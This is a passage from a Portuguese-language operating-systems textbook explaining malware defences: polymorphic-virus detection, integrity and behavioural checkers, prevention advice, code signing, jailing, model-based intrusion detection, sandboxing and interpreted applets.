



FIGURA 9.34 Exemplos de um vírus polimórfico.

(a)	(b)	(c)	(d)	(e)
MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1
ADD B,R1	NOP	ADD #0,R1	OR R1,R1	TST R1
ADD C,R1	ADD B,R1	ADD B,R1	ADD B,R1	ADD C,R1
SUB #4,R1	NOP	OR R1,R1	MOV R1,R5	MOV R1,R5
MOV R1,X	ADD C,R1	ADD C,R1	ADD C,R1	ADD B,R1
	NOP	SHL #0,R1	SHL R1,0	CMP R2,R5
	SUB #4,R1	SUB #4,R1	SUB #4,R1	SUB #4,R1
	NOP	JMP .+1	ADD R5,R5	JMP .+1
	MOV R1,X	MOV R1,X	MOV R1,X	MOV R1,X
			MOV R5,Y	MOV R5,Y

todas equivalentes é pedir demais, especialmente se o motor de mutação tiver muitas cartas na sua manga. O software de antivírus pode analisar o código para ver o que ele faz, e até tentar simular a operação do código, mas lembre-se de que ele pode ter milhares de vírus e milhares de arquivos para analisar, então ele não tem muito tempo para teste ou executará de maneira terrivelmente lenta.

Como nota, o armazenamento da variável *Y* foi inserido apenas para tornar mais difícil detectar que o código relacionado a R5 é um código nulo, isto é, não faz nada. Se outros fragmentos de código lerem e escreverem *Y*, o código parecerá perfeitamente legítimo. Um motor de mutação bem escrito que gere bons códigos polimórficos pode provocar pesadelos em escritores de softwares antivírus. O único lado bom disso é que é difícil de escrever um motor desses, então todos os amigos de Virgil usam esse código, o que significa que não há muitos códigos diferentes em circulação — ainda.

Até o momento falamos sobre apenas tentar reconhecer vírus em arquivos executáveis infectados. Além disso, o scanner antivírus tem de conferir o MBR, setores de inicialização, lista de setores ruins, memória flash, memória CMOS e mais; porém, e se houver um vírus residente na memória atualmente executando? Isso não será detectado. Pior ainda, suponha que o vírus em execução esteja monitorando todas as chamadas do sistema. Ele pode facilmente detectar que o programa antivírus está lendo o setor de inicialização (para conferir se há vírus). A fim de enganar o programa antivírus, o vírus não faz a chamada de sistema. Em vez disso ele simplesmente retorna ao verdadeiro setor de inicialização do seu lugar de esconderijo na lista de blocos ruins. Ele também faz uma nota mental para infectar de novo todos os arquivos quando o scanner do vírus tiver terminado.

Para evitar ser logrado por um vírus, o programa antivírus pode fazer leituras físicas no disco, driblando o sistema operacional. No entanto, isso exige que os drivers de dispositivos para SATA, USB, SCSI e outros discos comuns estejam embutidos, tornando o programa antivírus menos portátil e sujeito a falhas em computadores com discos incomuns. Além disso, como é possível evitar o sistema operacional para ler o setor de inicialização, mas ao evitá-lo, ler todos os arquivos executáveis não é possível, há também algum perigo que o vírus possa produzir dados fraudulentos sobre arquivos executáveis.

Verificadores de integridade

Uma abordagem completamente diferente à detecção de vírus é a **verificação de integridade**. Um programa antivírus que funciona dessa maneira primeiro varre o disco rígido para vírus. Assim que ele se convence de que o disco está limpo, ele calcula uma soma de verificação (checksum) para cada arquivo executável. O algoritmo de soma de verificação poderia ser algo tão simples quanto tratar todas as palavras no programa de texto como inteiros de 32 ou 64 bits e somá-los, mas este também pode ser um resumo criptográfico quase impossível de se inverter. Ele então escreve a lista de somas de verificação para todos os arquivos relevantes em um diretório para um arquivo, *checksum*, naquele diretório. Da próxima vez que ele executar, ele recalcula todas as somas de verificação e vê se elas casam com o que está no arquivo *checksum*. Um arquivo infectado aparecerá imediatamente.

O problema é que Virgil não vai aceitar isso sem reagir. Ele pode escrever um vírus que remove o arquivo *checksum*. Pior ainda, ele pode escrever um vírus que calcula a soma de verificação do arquivo infectado e substitui a velha entrada no arquivo *checksum*. Para proteger-se contra esse tipo de comportamento, o programa antivírus pode tentar esconder o arquivo *checksum*, mas é improvável que isso funcione, pois Virgil pode estudar o programa de antivírus cuidadosamente antes de escrever o vírus. Uma ideia melhor

é assiná-lo digitalmente para tornar uma violação fácil de ser detectada. Idealmente, a assinatura digital deve envolver o uso de um cartão inteligente com uma chave armazenada externamente que os programas não conseguem atingir.

Verificadores comportamentais

Uma terceira estratégia usada pelo software de antivírus é uma **verificação comportamental**. Com essa abordagem o programa antivírus vive na memória enquanto o computador estiver executando e pega todas as chamadas do sistema para si. A ideia é que ele pode então monitorar toda a atividade e tentar pegar qualquer coisa que pareça suspeita. Por exemplo, nenhum programa normal deveria tentar sobrescrever o setor de inicialização, de maneira que a tentativa de fazê-lo é quase certamente parte de um vírus. De maneira semelhante, mudar a memória flash é algo altamente suspeito.

Mas há também casos que não são tão claros. Por exemplo, sobrescrever um arquivo executável é algo peculiar de se fazer — a não ser que você seja um compilador. Se o software de antivírus detectar uma escrita dessas e emitir um aviso, temos a esperança que o usuário saiba se sobrescrever um executável faz sentido no contexto do trabalho atual. Similarmente, o *Word* sobrescrever um arquivo *.docx* com um documento novo cheio de macros não é necessariamente o trabalho de um vírus. No Windows, programas podem desligar-se do seu arquivo executável e tornarem-se residentes na memória usando uma chamada de sistema especial. Novamente, isso poderia ser algo legítimo, mas um aviso ainda poderia ser útil.

Vírus não precisam esperar passivamente por um programa antivírus para eliminá-los, como gado sendo levado para o abate. Eles podem lutar. Uma batalha particularmente empolgante pode ocorrer se um vírus e um antivírus residentes na memória encontrarem-se no mesmo computador. Anos atrás havia um jogo chamado *Core Wars* no qual dois programadores enfrentavam-se cada um largando um programa em um espaço de endereçamento vazio. Os programas revezavam-se sondando a memória, e o objetivo do jogo era localizar e acabar com o seu oponente antes que ele acabasse com você. A confrontação vírus-antivírus se parece um pouco com isso, apenas que o campo de batalha é uma máquina de algum pobre usuário que não quer que isso realmente aconteça ali. Pior ainda, o vírus tem uma vantagem, pois o escritor pode descobrir muito sobre o programa de antivírus simplesmente comprando uma cópia dele. É claro, uma vez que o vírus esteja solto, a equipe antivírus pode modificar o seu programa, forçando Virgil a ir comprar uma nova cópia.

Prevenção contra o vírus

Toda boa história precisa de uma moral. A moral dessa é:

Melhor prevenir do que remediar.

Evitar vírus em primeiro lugar é muito mais fácil do que tentar rastreá-los uma vez que eles tenham infectado um computador. A seguir algumas orientações básicas para usuários individuais, mas também algumas coisas que a indústria como um todo pode fazer para reduzir o problema consideravelmente.

O que os usuários podem fazer para evitar uma infecção de vírus? Primeiro, escolha um sistema operacional que ofereça um alto grau de segurança, com uma forte separação dos modos usuário-núcleo e senhas de login separadas para cada usuário e o administrador do sistema. Nessas condições, um vírus que de certa maneira entre furtivamente não pode infectar os binários do sistema. Também, certifique-se de instalar logo as patches de segurança do fabricante.

Segundo, instale apenas softwares baixados ou originais comprados de um fabricante confiável. Mesmo isso não é garantia, considerando que ocorreram muitos casos de empregados insatisfeitos inserirem vírus em um produto de software comercial, mas ajuda muito. Baixar softwares de sites amadores e BBSs oferecendo negócios bons demais é arriscado.

Terceiro, compre um bom pacote de software de antivírus e use-o como orientado. Certifique-se de fazer atualizações regulares do site do fabricante.

Quarto, não clique em URLs em mensagens, ou anexos para o e-mail e diga às pessoas para não as enviar para você. E-mails enviados como simples textos de ASCII são sempre seguros, mas anexos podem desencadear vírus quando abertos.

Quinto, faça backups frequentes de arquivos-chave em um meio externo como pen-drives ou DVDs. Manter várias gerações de cada arquivo em uma série de mídias de backup. Dessa maneira, se descobrir um vírus, você pode ter uma chance de restaurar os arquivos como eles estavam antes de serem infectados. Restaurar o arquivo infectado de ontem não ajuda, mas restaurar a versão da semana passada pode ser que sim.

Por fim, sexto, resista à tentação de baixar e executar softwares gratuitos e novos de uma fonte desconhecida. Talvez exista uma razão para eles serem gratuitos — o produtor quer que o seu computador junte-se ao

exército de zumbis. Se você tem um software de máquina virtual, executar um software desconhecido dentro de uma máquina virtual é seguro, no entanto.

A indústria também deveria levar a ameaça dos vírus seriamente e mudar algumas práticas perigosas. Primeiro, fazer sistemas operacionais simples. Quanto mais detalhes eles tiverem, mais brechas de segurança haverá. Isso é certo.

Segundo, esqueça o conteúdo ativo. Desligue o Javascript. Do ponto de vista de segurança, ele é um desastre. Para ver um documento que alguém lhe enviou, não deve ser necessário que você execute o seu programa. Arquivos JPEG, por exemplo, não contêm programas, e desse modo não podem conter vírus. Todos os documentos devem funcionar dessa maneira.

Terceiro, deve haver uma maneira de proteger contra cilindros de disco escrita para evitar que vírus infeccionem os programas neles. Essa proteção pode ser implementada tendo um mapa de bits dentro do controlador listando os cilindros protegidos contra escrita. O mapa deveria ser alterável somente quando o usuário movesse uma chave mecânica no painel frontal do computador.

Quarto, manter o BIOS na memória flash é uma boa ideia, mas ele só deve ser modificável quando uma chave de externa for movida, algo que acontecerá somente quando o usuário estiver instalando uma atualização do BIOS. É claro, nada disso será levado a sério até que um vírus realmente potente atinja os equipamentos. Por exemplo, um vírus que atinja o mundo financeiro e reconfigure todas as contas bancárias para 0. É claro, a essa altura será tarde demais.

9.10.3 Assinatura de código


Uma abordagem completamente diferente para manter um malware longe (lembre-se: defesa em profundidade) é executar somente softwares não modificados de vendedores de softwares confiáveis. Uma questão que aparece de maneira relativamente rápida é como o usuário pode saber se o software veio do vendedor que ele disse que veio, e como o usuário pode saber que ele não foi modificado desde que deixou a fábrica. Essa questão é especialmente importante quando baixando softwares de lojas on-line de reputação desconhecida ou quando baixando controles activeX de sites. Se o controle activeX veio de uma companhia de softwares bem conhecida, é improvável que ele contenha um cavalo de Troia, por exemplo, mas como o usuário vai saber?

Uma maneira que está sendo amplamente usada é a assinatura digital, como descrita na Seção 9.5.4. Se o usuário executa somente programas, plug-ins, drivers controles activeX e outros tipos de softwares que foram escritos e assinados por fontes confiáveis, as chances de ter problemas são muito menores. A consequência de fazer isso, no entanto, é que o novíssimo jogo gratuito tão bacana da Snarky Software é provavelmente bom demais para ser verdade e não passará pelo teste de assinatura, já que você não sabe quem está por trás dele.

A assinatura de código é baseada na criptografia de chave pública. Um vendedor de softwares gera um par (chave pública, chave privada), tornando a primeira chave pública e zelosamente guardando a segunda. A fim de assinar um fragmento de software, o vendedor primeiro calcula uma função de resumo (*hash*) do código para conseguir um número de 160 bits ou 256 bits, dependendo se SHA-1 ou SHA-256 está sendo usado. Ele então assina o valor de resumo encriptando-o com sua chave privada (na realidade, decriptando-o usando a notação da Figura 9.15). Essa assinatura acompanha o software para toda parte que ele for.

Quando o usuário recebe o software, a função de resumo é aplicada sobre ele e o resultado, salvo. Ele então decripta a assinatura que o acompanha usando a chave pública do vendedor e compara o que o vendedor alega ser a função de resumo com o que acaba de processar. Se forem correspondentes, o código é aceito como genuíno. De outra maneira, ele é rejeitado como falso. A matemática envolvida torna extraordinariamente difícil para qualquer um alterar o software de tal maneira que sua função de resumo vá corresponder à função de resumo obtida através da decriptação da assinatura genuína. É igualmente difícil gerar uma nova falsa assinatura que corresponda sem ter a chave privada. O processo de assinatura e verificação está ilustrado na Figura 9.35.

Páginas da web podem conter código, como controles activeX, mas também códigos em várias línguas de scripts. Muitas vezes eles são assinados, caso em que o navegador automaticamente examina a assinatura. É claro, para verificá-la, o navegador precisa da chave pública do vendedor do software, que normalmente acompanha o código juntamente com um certificado assinado por alguma autoridade certificadora garantindo a autenticidade da chave pública. Se o navegador tem a chave pública da autoridade certificadora já armazenada, ele pode verificar o certificado sozinho. Se o certificado for assinado por uma autoridade certificadora desconhecida para o navegador, ele abrirá uma caixa de diálogo perguntando se deve aceitar o certificado ou não.

FIGURA 9.35 Como assinatura de código funciona.

9.10.4 Encarceramento

Diz um velho ditado russo: "Confie, mas verifique". Claramente, o velho russo que disse isso pela primeira vez estava pensando em um software. Mesmo que um software tenha sido assinado, uma boa atitude é verificar se ele está comportando-se corretamente, pois a assinatura meramente prova de onde ele veio, não o que ele faz. Uma técnica para fazer isso é chamada de **encarceramento (jailing)** e está ilustrada na Figura 9.36.

O programa recentemente adquirido é executado como um processo rotulado "prisioneiro" na figura. O "carcereiro" é um processo (sistema) confiável que monitora o comportamento do prisioneiro. Quando um processo encarcerado faz uma chamada de sistema, em vez de a chamada de sistema ser executada, o controle é transferido para o carcereiro (através de um chaveamento de núcleo) e o número de chamada do sistema e parâmetros passados para ele. O carcereiro então toma uma decisão sobre se a chamada de sistema deve ser permitida. Se o processo encarcerado tentar abrir uma conexão de rede para um hospedeiro remoto desconhecido para o carcereiro, por exemplo, a chamada pode ser recusada e o prisioneiro morto. Se a chamada de sistema for aceitável, o carcereiro apenas informa o núcleo, que então a leva adiante. Dessa maneira, comportamentos equivocados podem ser pegos antes que causem problemas.

FIGURA 9.36 Operação de encarceramento.

Existem várias implementações do encarceramento. Uma que funciona em quase qualquer sistema UNIX, sem modificar o núcleo, é descrita por Van't Noordende et al. (2007). Resumindo, o esquema usa as ferramentas de depuração UNIX normais, em que o carcereiro é o depurador e o prisioneiro o depurado. Nessas circunstâncias, o depurador pode instruir o núcleo para encapsular o depurado e passar todas as suas chamadas de sistema para ele para inspeção.


9.10.5 Detecção de intrusão baseada em modelo

Outra abordagem ainda para defender uma máquina é instalar um **IDS** (**Intrusion Detection System** — Sistema de detecção de intrusão). Há dois tipos básicos de IDSs, um focado em inspecionar pacotes de rede que chegam e outro que procura por anomalias na CPU. Mencionamos brevemente o IDS de rede no contexto de firewalls anteriormente; agora diremos algumas palavras sobre IDS baseado no hospedeiro. Limitações de espaço impedem que abordemos os muitos tipos de IDSs baseados em hospedeiros. Em vez disso, vamos examinar brevemente um tipo para dar uma ideia de como eles funcionam. Esse é chamado de **detecção de intrusão baseada em modelo estático** (HUA et al., 2009). Ela pode ser implementada usando a técnica de encarceramento discutida antes, entre outras maneiras.

Na Figura 9.37(a) vemos um pequeno programa que abre um arquivo chamado *data* e lê um caractere de cada vez até atingir um byte zero, momento em que ele imprime o número de bytes não zero no início do arquivo e sai. Na Figura 9.37(b) vemos um gráfico de chamadas de sistema feitas por esse programa (em que *print* chama write).

FIGURA 9.37 (a) Um programa. (b) Gráfico de chamadas de sistema para (a).

```
int main(int argc *char argv[])
{
  int fd, n = 0;
  char buf[1];

  fd = open("data", 0);
  if (fd < 0) {
      printf("Arquivo de dados
              invalido\n");
      exit(1);
  } else {
      while (1) {
          read(fd, buf, 1);
          if (buf[0] == 0) {
            close(fd);
            printf("n = %d\n", n);
            exit(0);
          }
          n = n + 1;
      }
  }
}
```

(a)

(b)

O que esse gráfico nos conta? Em primeiro lugar, a primeira chamada de sistema que o programa faz, sob todas as condições, é sempre open. A seguinte é read ou write, dependendo de qual ramo da declaração if é tomado. Se a segunda chamada for write, isso significa que o arquivo não pode ser aberto e a próxima chamada deve ser exit. Se a segunda chamada for read, pode haver um número arbitrariamente grande de chamadas adicionais para read e eventualmente chamadas para close, write e exit. Na ausência de um intruso, nenhuma outra sequência é possível. Se o programa for encarcerado, o carcereiro verá todas as chamadas de sistema e poderá facilmente verificar que a sequência é válida.

Agora suponha que alguém encontre um defeito nesse programa e consiga desencadear um transbordamento de buffer e insira e execute um código hostil. Quando o código hostil executar, ele muito provavelmente executará uma sequência diferente de chamadas de sistema. Por exemplo, ele pode tentar abrir algum arquivo que ele quer copiar ou pode abrir uma conexão de rede para ligar para casa. Na primeiríssima chamada de sistema que não se encaixar no padrão, o carcereiro saberá definitivamente que houve um ataque e poderá tomar medidas, como derrubar o processo e alertar o administrador do sistema. Dessa maneira, sistemas de detecção de intrusão podem detectar ataques enquanto eles estão acontecendo. A análise estática das chamadas de sistema é apenas uma de muitas maneiras que um IDS pode funcionar.

Quando esse tipo de intrusão baseada em modelo estático é usado, o carcereiro tem de conhecer o modelo (isto é, o gráfico de chamada do sistema). A maneira mais direta para ele aprender é fazer com que o compilador o gere e o autor do programa o assine e anexe o seu certificado. Dessa maneira, qualquer tentativa de modificar o programa executável antecipadamente será detectada quando ele for executado, pois o comportamento real não será compatível com o comportamento esperado assinado.

Infelizmente, é possível para um atacante inteligente lançar o que é chamado de um **ataque por mimetismo**, no qual o código inserido faz as mesmas chamadas de sistema que o programa deve fazer, então são necessários modelos mais sofisticados do que apenas rastrear as chamadas de sistema. Ainda assim, como parte da defesa em profundidade, um IDS pode exercer um papel.

Um IDS baseado em modelo não é o único tipo, de maneira alguma. Muitos IDSs fazem uso de um conceito chamado **chamariz (honeypot)**, uma armadilha colocada para atrair e pegar crackers e malwares. Normalmente, trata-se de uma máquina isolada com poucas defesas e um conteúdo aparentemente interessante e valioso, pronto para ser colhido. As pessoas que colocam o chamariz monitoram cuidadosamente quaisquer ataques nele para tentar aprender mais sobre a natureza do ataque. Alguns IDSs colocam seus chamarizes em máquinas virtuais para evitar danos para o sistema real subjacente. Então, naturalmente, o malware tenta determinar se ele está executando em uma máquina virtual, como já discutido.

9.10.6 Encapsulamento de código móvel

Vírus e vermes são programas que entram em um computador sem o conhecimento do proprietário e contra a vontade dele. Às vezes, no entanto, as pessoas mais ou menos intencionalmente importam e executam um código externo em suas máquinas. Acontece normalmente dessa forma. No passado distante (que, no mundo da internet, significa alguns anos atrás), a maioria das páginas na web era apenas arquivos HTML com algumas imagens associadas. Hoje em dia, cada vez mais muitas páginas na web contêm pequenos programas chamados **applets**. Quando uma página na web contendo applets é baixada, os applets são buscados e executados. Por exemplo, um applet pode conter um formulário a ser preenchido, mais ajuda interativa para preenchê-lo. Quando o formulário estiver preenchido, ele pode ser enviado para alguma parte na internet para ser processado. Formulários de imposto de renda, formulários de pedidos de produtos customizados e muitas outras formas poderiam beneficiar-se dessa abordagem.

Outro exemplo no qual programas são mandados de uma máquina para outra para execução na máquina de destino são **agentes**. Esses são programas lançados por um usuário para realizar alguma tarefa e então reportar de volta. Por exemplo, poderia ser pedido a um agente para conferir alguns sites de viagem e encontrar o voo mais barato de Amsterdã a São Francisco. Ao chegar a cada local, o agente executaria ali, conseguiria a informação de que ele precisava, então seguiria para o próximo site. Quando tudo tivesse terminado, ele poderia voltar para casa e relatar o que havia aprendido.

Um terceiro exemplo de código móvel é o arquivo PostScript que deve ser impresso em uma impressora PostScript. Um arquivo PostScritpt é na realidade um programa na linguagem de programação PostScript que é executado dentro da impressora. Ele normalmente diz à impressora para traçar determinadas curvas e então preenchê-las, mas pode fazer qualquer coisa que lhe dê vontade também. Applets agentes e arquivos PostScript são apenas três exemplos de **código móvel**, mas há muitos mais.

Dada a longa discussão a respeito de vírus e vermes anteriormente, deve ficar claro que permitir que um código externo execute em sua máquina é mais do que um pouco arriscado. Mesmo assim, algumas pessoas querem executar esses programas externos, então surge a questão: "O código móvel pode ser executado seguramente?" A resposta curta é: "Sim, mas não facilmente". O problema fundamental é que, quando um processo importa um applet ou outro código móvel para seu espaço de endereçamento e o executa, esse código está executando como parte de um processo do usuário válido e tem todo o poder que o usuário tem, incluindo a capacidade de ler, escrever, apagar ou criptografar os arquivos de disco do usuário, enviar por e-mail dados para países distantes e muito mais.

Não faz muito tempo, sistemas operacionais desenvolveram o conceito de processo para construir barreiras entre os usuários. A ideia é que cada processo tenha seu próprio endereço protegido e sua própria UID, permitindo-lhe tocar arquivos e outros recursos pertencentes a ele, mas não a outros usuários. Para fornecer proteção contra uma parte do processo (o applet) e o resto, o conceito de processo não ajuda. Threads permitem múltiplos threads de controle dentro de um processo, nas não fazem nada para proteger um thread do outro.


Na teoria, executar um applet como um processo em separado ajuda um pouco, mas muitas vezes é algo impraticável. Por exemplo, uma página da web pode conter dois ou mais applets que interagem uns com os outros e com os dados na página da web. O navegador da web também pode precisar interagir com os applets, inicializando-os e parando-os, alimentando dados para eles, e assim por diante. Se cada applet for colocado em seu próprio processo, o mecanismo como um todo não funcionará. Além disso, colocar um applet no seu próprio espaço de endereçamento não dificulta nem mais um pouco para o applet roubar ou danificar dados. No mínimo, seria mais fácil, pois ninguém poderia ver.

Vários novos métodos para lidar com applets (e códigos móveis em geral) foram propostos e implementados. A seguir examinaremos dois desses métodos: caixa de areia e interpretação. Além disso, a assinatura de código também pode ser usada para verificar a fonte do applet. Cada um tem seus pontos fortes e fracos.

Caixa de areia

O primeiro método, chamado **caixa de areia (sandboxing)**, confina cada applet a uma faixa limitada de endereços virtuais implementados em tempo de execução (WAHBE et al., 1993). Ele funciona primeiro dividindo o espaço de endereçamento virtual em regiões de tamanhos iguais, que chamaremos de caixas de areia. Cada caixa de areia deve ter a propriedade de que todos os seus endereços compartilhem alguma cadeia de bits de alta ordem. Para um espaço de endereçamento de 32 bits, poderíamos dividi-lo em 256 caixas de areia em limites de 16 MB de maneira que todos os endereços dentro de uma caixa de areia tenham um limite superior (upper) comum de 8 bits. De maneira igualmente satisfatória, poderíamos ter 512 caixas de areia em limites de 8 MB, com cada caixa de areia tendo um prefixo de endereço de 9 bits. O tamanho da caixa de areia deve ser escolhido para ser grande o suficiente para conter o maior applet sem desperdiçar demais o espaço de endereçamento virtual. A memória física não é uma questão se a paginação sob demanda estiver presente, como normalmente está. Cada applet recebe duas caixas de areia, uma para o código e outra para os dados, como ilustrado na Figura 9.38(a) para o caso de 16 caixas de areia de 16 MB cada.

A ideia básica por trás de uma caixa de areia é garantir que um applet não possa saltar para um código fora da sua caixa de areia de código ou dado de referência fora da sua caixa de areia de dados. A razão para ter duas caixas de areia é evitar que um applet modifique o seu código durante a execução para driblar essas restrições. Ao evitar todas as escritas na caixa de areia de código, eliminamos o perigo do código que modifica a si mesmo. Enquanto um applet estiver confinado dessa maneira, ele não poderá danificar o navegador ou outros applets, plantar vírus na memória ou de outra maneira provocar qualquer dano à memória.

FIGURA 9.38 (a) Memória dividida em caixas de areia de 16 MB. (b) Uma maneira de verificar a validade de uma instrução.

Tão logo o applet é carregado, ele é realocado para começar no início da sua caixa de areia. Então são feitas verificações para ver se as referências de código e dados estão confinadas à caixa de areia apropriada. Na discussão a seguir, examinaremos apenas as referências de código (isto é, instruções JMP e CALL), mas a mesma história se mantém para as referências de dados também. Instruções JMP estáticas que usam endereçamento direto são fáceis de conferir: o endereço alvo cai dentro dos limites da caixa de areia de código? De modo similar, JMPs relativos são também fáceis de conferir. Se o applet tem um código que tenta deixar a caixa de areia de código, ele é rejeitado e não é executado. Similarmente, tentativas de tocar dados fora da caixa de areia de dados fazem com que o applet seja rejeitado.

A parte difícil são as instruções dinâmicas JMP. A maioria das máquinas tem uma instrução na qual o endereço para saltar é calculado no momento da execução, colocado em um registrador e então saltado para lá indiretamente; por exemplo, o JMP (R1) saltar para o endereço contido no registrador 1. A validade dessas instruções deve ser conferida no momento da execução. Isso é feito inserindo o código diretamente antes do salto indireto para testar o endereço alvo. Um exemplo desse tipo de teste é mostrado na Figura 9.38(b). Lembre-se de que todos os endereços válidos têm os mesmos bits *k* mais significativos, então esse prefixo pode ser armazenado em um registrador auxiliar S2. Esse registrador não pode ser usado pelo próprio applet, que pode exigir reescrevê-lo para evitar esse registro.

O código funciona como a seguir: primeiro o endereço alvo sendo inspecionado é copiado para um registrador auxiliar, S1. Então esse registrador é deslocado para a direita precisamente o número correto de bits para isolar o prefixo comum em S1. Em seguida, o prefixo isolado é comparado ao prefixo correto inicialmente carregado em S2. Se eles não casam, ocorre um desvio e o applet é eliminado. Essa sequência de código exige quatro instruções e dois registradores auxiliares.

Modificar um programa binário durante a execução exige algum trabalho, mas é possível de ser feito. Seria mais simples se o applet fosse apresentado em forma de fonte e então compilado localmente usando um compilador confiável que automaticamente conferiu os endereços estáticos e inseriu um código para verificar os dinâmicos durante a execução. De qualquer maneira, há alguma sobrecarga de tempo de execução associada com verificações dinâmicas. Wahbe et al. (1993) mensurou isso como aproximadamente 4%, o que geralmente é aceitável.

Um segundo problema que deve ser solucionado é o que acontece quando um applet tenta fazer uma chamada de sistema. A solução aqui é direta. A instrução de chamada de sistema é substituída por uma chamada para um módulo especial chamado de **monitor de referência** na mesma passagem que as verificações de endereços dinâmicos são inseridas (ou, se o código fonte estiver disponível, conectando com uma biblioteca especial que chama o monitor de referência em vez de fazer chamadas do sistema). De qualquer maneira, o monitor de referência examina cada chamada tentada e decide se é seguro desempenhá-la. Se a chamada for considerada aceitável, como escrever um arquivo temporário em um diretório auxiliar designado, ela pode prosseguir. Se a chamada for conhecida por ser perigosa ou o monitor de referência não puder dizer, o applet é eliminado. Se o monitor de referência puder dizer qual applet o chamou, um único monitor de referência em algum lugar na memória pode lidar com as solicitações de todos os applets. O monitor de referência normalmente fica sabendo das permissões de um arquivo de configuração.


Interpretação

A segunda maneira para executar applets não confiáveis é executá-los interpretativamente e não deixá-los assumir o controle real do hardware. Essa é a abordagem usada pelos navegadores na web. Applets de páginas da web comumente são escritos em Java, que é uma linguagem de programação normal, ou em linguagem

de script de alto nível como o TCL seguro ou Javascript. Applets Java primeiro são compilados para uma linguagem de máquina orientada para pilha chamada **JVM** (**Java Virtual Machine** — Máquina virtual de Java). São esses applets JVM que são colocados na página da web. Quando baixados, eles são inseridos no interpretador JVM dentro do navegador como ilustrado na Figura 9.39.

A vantagem de se executar um código interpretado sobre um código compilado é que cada instrução é examinada pelo interpretador antes de ser executada. Isso dá ao interpretador a oportunidade de conferir se o endereço é válido. Além disso, chamadas de sistema são também pegas e interpretadas. Como essas chamadas são tratadas é uma questão de política de segurança. Por exemplo, se um applet é confiável (por exemplo, veio de um disco local), suas chamadas de sistema poderiam ser levadas adiante sem questionamento algum. No entanto, se um applet não é confiável (por exemplo, veio através da internet), ele poderia ser colocado no que é efetivamente uma caixa de areia para restringir o seu comportamento.

Linguagens de script de alto nível também podem ser interpretadas. Aqui nenhum endereço de máquina é usado, de maneira que não há perigo de um script tentar acessar a memória de uma maneira que não seja permissível. O lado negativo da interpretação em geral é que ela é muito lenta em comparação com a execução do código compilado nativo.

FIGURA 9.39 Applets podem ser interpretados por um navegador da web.

9.10.7 Segurança em Java

A linguagem de programação em Java e o sistema de execução (run-time system) que a acompanha foram projetados para permitir que um programa seja escrito e compilado uma vez e então enviado pela internet em forma binária e executado em qualquer máquina que suporte Java. A segurança fez parte do projeto Java desde o início. Nesta seção descreveremos com ela funciona.

